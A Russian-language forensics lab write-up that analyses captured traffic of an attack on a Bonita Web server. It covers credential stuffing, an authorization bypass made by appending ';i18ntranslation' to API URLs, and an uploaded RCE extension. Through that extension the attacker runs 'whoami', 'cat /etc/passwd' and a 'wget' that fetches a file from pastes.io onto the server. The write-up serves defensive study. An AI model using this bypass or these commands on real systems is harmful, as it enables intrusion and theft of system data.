Найденный эксплоит подходит для серверов Bonita Web 2021.2 и предназначен для обхода аутентификации или авторизации. Работает он благодаря недостаточно строгому шаблону, который используется в функции `RestAPIAuthorizationFilter`. Добавив `;i18ntranslation` в конец URL, злоумышленник может получить доступ к привилегированным эндпоинтам API, что потенциально даст возможность удаленного выполнения кода и злоупотребления привилегиями.

Ответом на пятый вопрос будет точное количество попыток подбора входных данных:

> *Сколько комбинаций имен пользователей и паролей было использовано в атаке с подстановкой учетных данных?*

Смотрим трафик с фильтром `http` еще раз, считаем все неудачные попытки входа, которые имеют код 401, и получаем всего 56 комбинаций.




```
No.  Time                       Source          Destination     Protocol Length Info
2158 2023-01-19 15:31:27,869703 156.146.62.213  172.31.6.44     HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2165 2023-01-19 15:31:30,872768 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2170 2023-01-19 15:31:31,054338 156.146.62.213  172.31.6.44     HTTP     130 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2177 2023-01-19 15:31:34,057750 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2186 2023-01-19 15:31:34,496398 156.146.62.213  172.31.6.44     HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2189 2023-01-19 15:31:37,499639 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2192 2023-01-19 15:31:37,774237 156.146.62.213  172.31.6.44     HTTP     126 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2195 2023-01-19 15:31:40,777656 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2204 2023-01-19 15:31:41,214173 156.146.62.213  172.31.6.44     HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2207 2023-01-19 15:31:44,217310 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2210 2023-01-19 15:31:44,393469 156.146.62.213  172.31.6.44     HTTP     129 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2215 2023-01-19 15:31:47,396794 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2224 2023-01-19 15:31:47,867699 156.146.62.213  172.31.6.44     HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2227 2023-01-19 15:31:50,870885 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2231 2023-01-19 15:31:51,052934 156.146.62.213  172.31.6.44     HTTP     131 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2233 2023-01-19 15:31:54,055802 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2245 2023-01-19 15:31:54,522139 156.146.62.213  172.31.6.44     HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2255 2023-01-19 15:31:57,525414 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2258 2023-01-19 15:31:57,743753 156.146.62.213  172.31.6.44     HTTP     132 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2261 2023-01-19 15:32:00,747204 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2274 2023-01-19 15:32:01,275470 156.146.62.213  172.31.6.44     HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2280 2023-01-19 15:32:04,278337 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2283 2023-01-19 15:32:04,452053 156.146.62.213  172.31.6.44     HTTP     122 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
```

Шестой вопрос:

> *Какая комбинация имени пользователя и пароля оказалась успешной?*


После всех POST-запросов и ответов сервера с кодом ошибки 401 следует единственный запрос с HTTP-статусом 204. Это значит, что запрос был успешно обработан. Смотрим форму пакета и видим подходящие данные для входа. Имя пользователя: `seb.broom@forela.co.uk`, пароль: `g0vernm3nt`.



```
> POST /bonita/loginservice HTTP/1.1\r\n
  Host: forela.co.uk:8080\r\n
  User-Agent: python-requests/2.28.1\r\n
  Accept-Encoding: gzip, deflate\r\n
  Accept: */*\r\n
  Connection: keep-alive\r\n
  Content-Type: application/x-www-form-urlencoded\r\n
> Cookie: x=x\r\n
> Content-Length: 59\r\n
  \r\n
  [Full request URI: http://forela.co.uk:8080/bonita/loginservice]
  [HTTP request 2/6]
  [Prev request in frame: 2895]
  [Response in frame: 2903]
  [Next request in frame: 2918]
  File Data: 59 bytes
v HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "username" = "seb.broom@forela.co.uk"
  > Form item: "password" = "g0vernm3nt"
  > Form item: "_l" = "en"
```

ИЩЕМ ЗАКРЕПЛЕНИЯ В СИСТЕМЕ


Пойдем дальше по фильтрованному трафику. Видно, что злоумышленник отправляет POST-запрос серверу и загружает архив `rce_api_extension.zip`.



```
No.  Time                       Source          Destination     Protocol Length Info
2874 2023-01-19 15:34:57,496587 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2878 2023-01-19 15:34:57,674163 156.146.62.213  172.31.6.44     HTTP     125 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2885 2023-01-19 15:35:00,677416 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2895 2023-01-19 15:35:01,116277 156.146.62.213  172.31.6.44     HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2897 2023-01-19 15:35:04,119011 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2900 2023-01-19 15:35:04,295085 156.146.62.213  172.31.6.44     HTTP     125 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2903 2023-01-19 15:35:04,298125 172.31.6.44     156.146.62.213  HTTP     452 HTTP/1.1 204
2918 2023-01-19 15:35:04,642685 156.146.62.213  172.31.6.44     HTTP     1215 POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1.1
2921 2023-01-19 15:35:04,643982 172.31.6.44     156.146.62.213  HTTP     71 HTTP/1.1 200  (text/plain)
2925 2023-01-19 15:35:04,821420 156.146.62.213  172.31.6.44     HTTP/J…  149 POST /bonita/API/portal/page/;i18ntranslation HTTP/1.1 , JavaScript Object Notation (application/json)
2928 2023-01-19 15:35:04,832672 172.31.6.44     156.146.62.213  HTTP/J…  71 HTTP/1.1 200  , JavaScript Object Notation (application/json)
2931 2023-01-19 15:35:05,004263 156.146.62.213  172.31.6.44     HTTP     399 GET /bonita/API/extension/rce?p=0&c=1&cmd=whoami HTTP/1.1
2932 2023-01-19 15:35:05,045074 172.31.6.44     156.146.62.213  HTTP/J…  434 HTTP/1.1 200  , JavaScript Object Notation (application/json)
2934 2023-01-19 15:35:05,219998 156.146.62.213  172.31.6.44     HTTP     420 DELETE /bonita/API/portal/page/130;i18ntranslation HTTP/1.1
2935 2023-01-19 15:35:05,239773 172.31.6.44     156.146.62.213  HTTP     257 HTTP/1.1 200
2947 2023-01-19 15:35:05,680249 156.146.62.213  172.31.6.44     HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2960 2023-01-19 15:35:08,683610 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2964 2023-01-19 15:35:08,888157 156.146.62.213  172.31.6.44     HTTP     124 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2970 2023-01-19 15:35:11,891424 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2980 2023-01-19 15:35:12,324759 156.146.62.213  172.31.6.44     HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2982 2023-01-19 15:35:15,327776 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2986 2023-01-19 15:35:15,502277 156.146.62.213  172.31.6.44     HTTP     124 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2992 2023-01-19 15:35:18,505790 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
```

```
  Connection: keep-alive\r\n
  Content-Type: application/json;charset=UTF-8\r\n
> Cookie: JSESSIONID=ECD4DBCB8973A78BFB7497267B3123B; X-Bonita-API-Token=63c9d60d-2876-4cd0-a445-e2509707959b; bo
  Content-Length: 83\r\n
  \r\n
  [Full request URI: http://forela.co.uk:8080/bonita/API/portal/page/;i18ntranslation]
  [HTTP request 4/6]
  [Prev request in frame: 2918]
  [Response in frame: 2928]
  [Next request in frame: 2931]
  File Data: 83 bytes
v JavaScript Object Notation: application/json
  v Object
    v Member: contentName
        [Path with value: /contentName:rce_api_extension.zip]
        [Member with value: contentName:rce_api_extension.zip]
        String value: rce_api_extension.zip
        Key: contentName
        [Path: /contentName]
    > Member: pageZip
```

После успешной загрузки (код ответа 200) мы видим GET-запрос, содержащий команду `whoami` в параметре `cmd`. В ответ сервер присылает JSON с информацией о том, что злоумышленник получил root-права к серверу.



```
No.  Time                       Source          Destination     Protocol Length Info
2874 2023-01-19 15:34:57,496587 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2878 2023-01-19 15:34:57,674163 156.146.62.213  172.31.6.44     HTTP     125 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2885 2023-01-19 15:35:00,677416 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2895 2023-01-19 15:35:01,116277 156.146.62.213  172.31.6.44     HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2897 2023-01-19 15:35:04,119011 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2900 2023-01-19 15:35:04,295085 156.146.62.213  172.31.6.44     HTTP     125 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2903 2023-01-19 15:35:04,298125 172.31.6.44     156.146.62.213  HTTP     452 HTTP/1.1 204
2918 2023-01-19 15:35:04,642685 156.146.62.213  172.31.6.44     HTTP     1215 POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1.1
2921 2023-01-19 15:35:04,643982 172.31.6.44     156.146.62.213  HTTP     71 HTTP/1.1 200  (text/plain)
2925 2023-01-19 15:35:04,821420 156.146.62.213  172.31.6.44     HTTP/J…  149 POST /bonita/API/portal/page/;i18ntranslation HTTP/1.1 , JavaScript Object Notation (application/json)
2928 2023-01-19 15:35:04,832672 172.31.6.44     156.146.62.213  HTTP/J…  71 HTTP/1.1 200  , JavaScript Object Notation (application/json)
2931 2023-01-19 15:35:05,004263 156.146.62.213  172.31.6.44     HTTP     399 GET /bonita/API/extension/rce?p=0&c=1&cmd=whoami HTTP/1.1
2932 2023-01-19 15:35:05,045074 172.31.6.44     156.146.62.213  HTTP/J…  434 HTTP/1.1 200  , JavaScript Object Notation (application/json)
2934 2023-01-19 15:35:05,219998 156.146.62.213  172.31.6.44     HTTP     420 DELETE /bonita/API/portal/page/130;i18ntranslation HTTP/1.1
2935 2023-01-19 15:35:05,239773 172.31.6.44     156.146.62.213  HTTP     257 HTTP/1.1 200
2947 2023-01-19 15:35:05,680249 156.146.62.213  172.31.6.44     HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2960 2023-01-19 15:35:08,683610 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2964 2023-01-19 15:35:08,888157 156.146.62.213  172.31.6.44     HTTP     124 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2970 2023-01-19 15:35:11,891424 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2980 2023-01-19 15:35:12,324759 156.146.62.213  172.31.6.44     HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2982 2023-01-19 15:35:15,327776 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2986 2023-01-19 15:35:15,502277 156.146.62.213  172.31.6.44     HTTP     124 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2992 2023-01-19 15:35:18,505790 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
```


```
    Key: c
    [Path: /c]
v Member: cmd
    [Path with value: /cmd:whoami]
    [Member with value: cmd:whoami]
    String value: whoami
    Key: cmd
    [Path: /cmd]
v Member: out
    [Path with value: /out:root\n]
    [Member with value: out:root\n]
    String value: root\n
    Key: out
    [Path: /out]
```

Затем загруженный файл удаляется с сервера — видимо, злоумышленник решил замести следы. И следом идет повторный брутфорс входных данных, пока злоумышленнику не удается успешно войти в систему. Потом он меняет IP-адрес на 138.199.59.221: скорее всего, наш хакер включил VPN или подключился с машины одного из своих ботов.

Седьмой вопрос:

> *Если таковой имеется, какой сайт для обмена текстовыми сообщениями использовал злоумышленник?*

Цикл загрузки zip-архива повторяется, однако в этот раз хакер выполняет другую команду: `cat /etc/passwd`, то есть хочет посмотреть логины всех пользователей системы и информацию по каждой учетной записи. Затем снова удаляет загруженный файл.



```
3583 2023-01-19 15:38:38,798560  172.31.6.44     138.199.59.221  HTTP/J…  71 HTTP/1.1 200  , JavaScript Object Notation (application/json)
3586 2023-01-19 15:38:38,965694  138.199.59.221  172.31.6.44     HTTP     410 GET /bonita/API/extension/rce?p=0&c=1&cmd=cat%20/etc/passwd HTTP/1.1
3588 2023-01-19 15:38:39,007666  172.31.6.44     138.199.59.221  HTTP/J…  2374 HTTP/1.1 200  , JavaScript Object Notation (application/json)
3591 2023-01-19 15:38:39,175729  138.199.59.221  172.31.6.44     HTTP     420 DELETE /bonita/API/portal/page/131;i18ntranslation HTTP/1.1
3593 2023-01-19 15:38:39,189620  172.31.6.44     138.199.59.221  HTTP     257 HTTP/1.1 200
```

```
    Key: c
    [Path: /c]
v Member: cmd
    [Path with value: /cmd:cat /etc/passwd]
    [Member with value: cmd:cat /etc/passwd]
    String value: cat /etc/passwd
    Key: cmd
    [Path: /cmd]
v Member: out
    [Path with value [truncated]: /out:root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/u
    [Member with value [truncated]: out:root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/
    String value [truncated]: root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/n
    Key: out
    [Path: /out]
v Member: currentDate
    [Path with value: /currentDate:2023-01-19]
    [Member with value: currentDate:2023-01-19]
    String value: 2023-01-19
    Key: currentDate
    [Path: /currentDate]
```

Бежим по дампу трафика дальше и видим, что злоумышленник снова входит в систему, загружает zip-архив и через GET-запрос отправляет серверу такую команду:

```
wget \https://pastes.io/raw/bx5gcr0et8
```

Снова обращаемся к поисковой строке и узнаём, что pastes.io — это сервис для обмена текстовыми сообщениями. Выходит, злоумышленник использовал его, чтобы что-то передать на атакуемый сервер.

WARNING


Незнакомые и подозрительные ссылки рекомендуется открывать в виртуальных средах, чтобы обезопасить свою систему от заражения.

В обновленной версии этой лабораторной работы по неизвестным причинам после седьмого вопроса идет девятый, скорее всего, в будущем это исправят.

Девятый и десятый вопросы:

> *Укажите имя файла открытого ключа, который злоумышленник использовал для сохранения на нашем хосте.*
>
> *Можете ли вы указать, какой файл изменил злоумышленник для закрепления в системе?*

